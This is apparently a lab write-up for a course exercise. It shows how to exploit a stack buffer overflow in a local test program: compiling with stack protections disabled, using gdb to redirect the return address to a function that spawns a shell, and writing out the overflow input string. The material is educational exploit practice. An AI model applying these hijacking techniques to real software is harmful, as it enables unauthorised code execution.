

* Compile part\_1.c file.
* *gcc -g -z execstack -fno-stack-protector -o test part\_1.c*
* Enter gdb debug mode, get the return address and lonely function (start a shell) address and replace the return address to lonely function.
* *gdb test*
* Set up breakpoints at line 10 and line 11
  + *b 10*
  + *b 11*
* *run*
* *continue*



* we get the return address at 0x7fffffffde48 and lonely function address 0x000055555555476d
* *set {void\*} 0x7fffffffde48 = 0x000055555555476d*
* *continue*
* we start a shell

If we want to achieve this when we input a malicious string

* The difference between initial address and return address is 24 DEC. If we provided 32 characters, we will fill up the buffer.
* We can input string AAAAAAAAAAAAAAAAAAAAAAAAmGUUUU[space][space]. The simulation lists below.

